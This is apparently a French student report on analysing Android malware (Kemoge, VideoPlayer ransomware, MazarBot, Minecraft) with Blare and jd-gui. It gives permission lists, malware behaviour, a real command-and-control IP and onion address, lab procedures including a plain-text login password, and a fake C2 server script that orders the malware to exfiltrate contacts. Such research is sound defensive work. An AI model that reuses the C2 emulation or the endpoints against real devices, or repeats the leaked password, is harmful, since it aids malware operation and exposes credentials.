
Activities (point d'entrée visuel)
com.tpad.change.unlock.zhiwenjiesuo.FunlockerContent
com.tpad.change.unlock.zhiwenjiesuo.UXLockSreen
com.tpad.change.unlock.zhiwenjiesuo.Setting
com.tpad.change.unlock.zhiwenjiesuo.WallPaperContent
com.tpad.change.unlock.zhiwenjiesuo.AboutActivity
com.uper.litet.ui.SysPayActivity
com.uper.litet.ui.SysAssistActivity
com.headQuarter.MostlyActivity
Services (point d'entrées exécutant en arrière-plan)
...
Receivers (point d'entrée s'exécutant en arrière-plan pouvant recevoir des messages)
...

4.6.2.2 Permissions.

```
name="android.permission.READ_PHONE_STATE"/>
name="android.permission.WAKE_LOCK"/>
name="android.permission.GET_TASKS"/>
name="android.permission.WRITE_EXTERNAL_STORAGE"/>
name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
name="android.permission.INTERNET"/>
name="android.permission.ACCESS_NETWORK_STATE"/>
name="android.permission.CHANGE_CONFIGURATION"/>
name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
name="android.permission.WRITE_EXTERNAL_STORAGE"/>
name="android.permission.READ_SMS"/>
name="android.permission.WRITE_SMS"/>
name="android.permission.SEND_SMS"/>
name="android.permission.RECEIVE_SMS"/>
name="android.permission.RECEIVE_BOOT_COMPLETED"/>
name="android.permission.INTERNET"/>
name="android.permission.ACCESS_NETWORK_STATE"/>
name="android.permission.READ_PHONE_STATE"/>
name="android.permission.ACCESS_COARSE_LOCATION"/>
name="android.permission.CHANGE_NETWORK_STATE"/>
name="android.permission.CHANGE_WIFI_STATE"/>
name="android.permission.ACCESS_WIFI_STATE"/>
name="android.permission.UPDATE_DEVICE_STATS"/>
name="android.permission.WRITE_APN_SETTINGS"/>
name="android.permission.VIBRATE"/>
name="android.permission.RUN_INSTRUMENTATION"/>
name="android.permission.MODIFY_PHONE_STATE"/>
name="android.permission.WRITE_SETTINGS"/>
name="android.permission.WRITE_SECURE_SETTINGS"/>
name="android.permission.GET_TASKS"/>
name="android.permission.DISABLE_KEYGUARD"/>
name="android.permission.RECEIVE_BOOT_COMPLETED"/>
name="android.permission.VIBRATE"/>
name="android.permission.WRITE_SETTINGS"/>
name="android.permission.WRITE_EXTERNAL_STORAGE"/>
name="android.permission.SET_WALLPAPER_HINTS"/>
name="android.permission.SET_WALLPAPER"/>
name="android.permission.EXPAND_STATUS_BAR"/>
name="android.permission.READ_PHONE_STATE"/>
name="android.permission.SYSTEM_ALERT_WINDOW"/>
name="android.permission.WRITE_EXTERNAL_STORAGE"/>
name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
name="android.permission.INTERNET"/>
name="android.permission.ACCESS_NETWORK_STATE"/>
name="android.permission.CHANGE_CONFIGURATION"/>
name="android.permission.RECEIVE_BOOT_COMPLETED"/>
name="android.permission.READ_PHONE_STATE"/>
name="android.permission.ACCESS_COARSE_LOCATION"/>
name="android.permission.CHANGE_NETWORK_STATE"/>
name="android.permission.CHANGE_WIFI_STATE"/>
name="android.permission.ACCESS_WIFI_STATE"/>
name="android.permission.UPDATE_DEVICE_STATS"/>
```

```
:name="android.permission.WRITE_APN_SETTINGS"/>
:name="android.permission.VIBRATE"/>
:name="android.permission.RUN_INSTRUMENTATION"/>
:name="android.permission.MODIFY_PHONE_STATE"/>
:name="android.permission.WRITE_SETTINGS"/>
:name="android.permission.WRITE_SECURE_SETTINGS"/>
:name="android.permission.GET_TASKS"/>
:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
:name="android.permission.GET_ACCOUNTS"/>
:name="android.permission.ACCESS_FINE_LOCATION"/>
:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
:name="android.permission.GET_PACKAGE_SIZE"/>
:name="android.permission.ACCESS_DOWNLOAD_MANAGER"/>
:name="android.permission.ACCESS_WAKE_LOCK"/>
:name="android.intent.action.BOOT_COMPLETED"/>
:name="android.permission.CAMERA"/>
:name="android.permission.ACCESS_MTK_MMHW"/>
:name="android.permission.ACCESS_NETWORK_STATE"/>
:name="android.permission.ACCESS_WIFI_STATE"/>
:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
:name="android.permission.CHANGE_CONFIGURATION"/>
:name="android.permission.READ_EXTERNAL_STORAGE"/>
:name="android.permission.READ_PHONE_STATE"/>
:name="android.permission.GET_TASKS"/>
:name="android.permission.INTERNET"/>
:name="android.permission.SYSTEM_ALERT_WINDOW"/>
:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
:name="com.android.launcher.permission.READ_SETTINGS"/>
:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
:name="android.permission.VIBRATE"/>
:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
:name="android.permission.WAKE_LOCK"/>
```


4.6.3 Analyse décompilation jd-gui



Comme on peut le voir ci-dessus, le code de l'application est obfusqué, nous n'avons pas réussi à retrouver le fil d'exécution: le renommage des fonctions est problématique.

4.6.4 Malware Kemoge: analyse dynamique.

4.6.4.1 Graphe gpickle



On retrouve dans le graphe l'installateur "Launcher02**.apk" qui permet au malware de persister son installation.

5 Conclusion


5.1 Site internet

Pour les malwares où nous avons réussi à aller au bout de l'analyse statique et dynamique, nous avons alimenté le site web de l'équipe:

http://kharon.gforge.inria.fr/index.html

Voici quelques screenshot du résultat obtenu.

5.1.1 Malware Zagruski



5.1.2 Malware VideoPlayer

Details

Video Player is a ransomware discovered in 2015. It encrypts user's multimedia files stored, and can send a SMS to the user's contact to ask them to download the malware. The malware can steal user's contact, and user's SMS. The application takes the identity of government (FBI) to ask a ransom.

The application is a fake video reader. The interface is simple. The application can't read a video.

When the application is blocked, the application shows a message which said the user is "guilty to have pornographic file, it is forbidden by the US law, you must pay".

Stage 1 : Configuration of the fake server

The application needs a server to execute the malicious code. However today the server is down so a fake server has been created to steal contacts.

You must configure the phone, activate the tethering (Settings > More > Tethering & portable hotspot > USB tethering)

To configure the server, you need to do:

```
$ ifconfig (The interface usb0 has the IP1)
# echo 1 > /proc/sys/net/ipv4/ip_forward
adb shell
netcfg
route add default gw IP1 dev rndis0
exit
ip 148.251.154.104/24 add IPserveur dev eth0
python server.py 12449
```

Stage 2 : Communication between the client and the server

The client sends many requests to the server :

(POST 148.251.154.104:12449/pha) to send informations of the phone
(GET 148.251.154.104:12449/gac) to ask order. The client receives an identifiant of an order.
(GET 148.251.154.104:12449/eaction) is to confirme the order only. The client confirms the requete has been done with the answer status (code 200)

5.1.3 Malware MazarBot

Details

Mazar BOT is a malware discovered in 2016. (a changer la suite)The malware looks like an MP3 file and sends overcharged SMS each time the APK is launched. The application get root privileges, install tor and a proxy, then wait for remote command.

The malicious code of the malware is included into the package `com.mazar` that contains fithteen classes. The most important class is `WorkerService`.

Stage 1: Malicious code execution

When the application is launched, it asks for administration privileges. The main class is launched first and in the function `oncreate()` it checks if the langage of telephone is russian `getCountry().equalsIgnoreCase(RU)`. Then a TOR application and a proxy are retrieved and installed.

Stage 2: Open communication with BOT

When the application is set up, a communication is established to `http://pc35hiptpcwqezgs.onion` and wait for order.

Stage 3: Other services launched

A `InjDialog` activity is launched on create to inject Mazar into chrome browser. A `ReportService` service is launched to communicate to the proxy all events occured (sms, call, download...). A `ScheduledProcessor` receiver is launched and set the microphone mute when an event `com.mazar.process` occurs. A `Starter` receiver is launched and wait for boot or `com.mazar.wakeup/reportsent` envents to call WorkerService or ReportSent.

5.1.4 Malware Minecraft

Details

Minecraft is a malware discovered in January 2016. The malware looks like a game file and sends data from telephone when it is launched and every 60000 seconds.

Stage 1: Malicious code execution

When the application is installed, the Minecraft icon appears on desktop.

Stage 2: Data sending

UpdateService starts repetitively a BroadcastReceiver named UpdateReceiver every 60000 seconds, through the use of ServiceReceiver.

5.2 Challenge et difficultés

5.2.1 Découverte apk.

Ce fut un réel challenge pour nous de découvrir les outils permettant de reverser les applications Android. Nous n'étions pas familié de ces technologies et avons eu des difficultés à retrouver la bonne méthodologie pour l'analyse statique des malwares.

5.2.2 Choix des malwares.

Nous avions pour but d'analyser des malwares de plus en plus complexes, afin de monter en compétences progressivement. Cependant, il s'est avéré que le choix de virus était plus compliqué et chronophage qu'on le pensait. Que ce soit sur contagio ou koodous, nous avons regardé de nombreux virus récents sans avoir d'informations sur leurs comportements. Nous regardions donc le manifest et le code source dans jd-gui, et dans la plupart des cas nous avions un malware hors de notre portée : souvent trop gros, et quasiment systématiquement obfusqué.

5.2.3 Obfuscation.

Notre objectif était aussi d'analyser des malwares obfusqués et deux d'entre nous ont commencé par un malware obfusqué: ce fut un mauvais choix, car nous avons dépensé beaucoup de temps et d'énergie à tenter de comprendre le fonctionnement et le flux d'informations en vain.

Le simple renommage de fonction est suffisant pour décourager un auditeur. De plus, certaines parties de code avaient des problèmes de décompilation et nous n'avions donc que le code Smali à lire qui est beaucoup moins lisible et compréhensible que le Java.

Nous avions aussi un problème d'outillage, car nous ne pouvions pas ajouter de commentaires dans le code. On a tenté d'installer un eclipse avec des plugins, mais le résultat n'a pas été concluant.

5.2.4 Serveurs distants.

Un des problèmes que nous avons rencontré aussi est le fait que les serveurs distants que contactent les malwares sont souvent inaccessibles (down). Pour le malware VideoPlayer en particulier un serveur REST a été utilisé afin de simuler les communications avec le serveur distant.

(Cf analyse l'analyse du malware)

5.2.5 Déclanchement.

Sur certains malwares, nous avons eu aussi des interrogations sur la qualité de la décompilation, certaines parties du code semblaient en effet inatteignable. Ainsi, des parties malveillantes étaient difficiles voire impossibles à exécuter et donc inobservervables lors de l'analyse dynamique.

On reprendra le cas du malware VideoPlayer qui était censé réaliser du chiffrement: nous avons localisé les fonctions, nous savions que le dossier "/Sdcard/android" était ciblé mais nos images n'ont jamais été chiffrées. Aucune trace de logs n'a été observées (on voyait le log "encryptDirectory", mais jamais "encryptFile").

Afin de forcer le déclanchement, nous avons aussi tenté de modifier le smali de l'application, mais comme la décompilation initiale comportait quelques erreurs, cela ne fut pas possible.

De plus, certains malwares, dit intelligents, attendent des évenements bien spécifiques pour se lancer (ordre du serveur maître, redémarrage du téléphone, attendant une période de temps predefinit...)

6 Annexes

6.1 Procédure pour l'analyse dynamique

6.1.1 Installation image téléphone + blare

Se logguer sur le PC nkiss, mot de passe : nk020193.

Connecter le portable avec un cable USB.

1 - adb reboot recovery

2- sur le téléphone choisir

- restore
- Restaurer l'image 2013-06-14.08.02.59 au moins

3- sur le téléphone choisir

- install zip from sdc
- choisir signed-blare-update.zip

4- reboot

6.1.2 Installation application

1- adb install nomappli.apk

2- adb install BlareLogger.apk

3- adb shell mount -o remount,rw /system

finaliser l'installation

kiss@kiss-supelec:~/Bureau$ cd tousLesDocs/androblare/blarelogger/

4- ./finalizeInstall.sh

6.1.3 Marquage application

1- adb shell

root@android:/ # setinfo /data/app/monappli.apk 1

$ setinfo /data/app/org.blareids.logger-1.apk monappli.apk

root@android:/ # reboot

6.1.4 Lancer BlareLogguer puis l'application

UTILISER L'APPLICATION

On peut aussi lancer l'apk en ligne de commande…exemple:

adb shell am start -n com.package.name/.ActivityName

adb shell am start -n com.change.unlock.zhiwenjiesuo-1.apk/.FunlockerContent

adb shell am start -n com.change.unlock.zhiwenjiesuo-1.apk/.Setting

adb shell am start -n com.change.unlock.zhiwenjiesuo-1.apk/.WallPaperContent

adb shell am start -n com.change.unlock.zhiwenjiesuo-1.apk/.FunlockerContent

6.1.5 Récupération des logs

1- ./logExtractor.py fichierdelog.blarelog

kiss@kiss-supelec:~/Bureau/tousLesDocs/androblare$ python logExtractor.py kemoge.blarelog

2- Transformer un log en graph

$ ./logToGpickle.sh fichierdelog.blarelog (chemin entier menant au log)

Puis lancer la génération de graphe de gpickle en HTML, par exemple:

Exemple:

kiss@kiss-supelec:~/Bureau/visgpickle$ pwd

/home/kiss/Bureau/visgpickle

3- python genvis.py --templatefolder . --picklegraph /home/kiss/Bureau/tousLesDocs/androblare/fichierdelog.blarelog.tmp.gpickle --ressourcespath resources --withhtmlbody > fichierdelog.blarelog.tmp.gpickle.html

Plus d'information, http://forum.frandroid.com/topic/139590-tuto-adb-fastboot-drivers-root-recovery-backup-sans-toolkit/

6.1.6 Serveur

```
#!/usr/bin/env python
import web

urls = (
		'/eaction/(.*)', 'eaction',
		'/gac/(.*)', 'gac',
		'/logsms/(.*)', 'logsms',
		'/ssms/(.*)', 'ssms',
		'/scs/(.*)', 'scs',
		'/cpm/(.*)', 'cpm',
		'/sc/(.*)', 'sc',
		'/pha', 'pha'

)

app = web.application(urls, globals())

class eaction:
		def GET(self, param):
	output = '';
		return output

class logsms:
		def GET(self, param):
	output = '';
		return output

class ssms:
		def POST(self, param):
	output = '';
		return output
class cpm:
		def GET(self, param):
	output = '';
		return output

class sc:
		def POST(self, param):
	print self
	output = '';
		return output
class gac:
		def GET(self, param):
	output = '{"id": "1"}'; # select the order (com > adobe.videoprayer > ActionType.class ) 1 == ACTION_GET_CONTACTS
	return output

class pha:
		def GET(self, param):
	output = '{"adress": "", "folder_name": "", "id": "", "read_state": "", "time": "" }';
	return output

if __name__ == "__main__":
		app.run()
```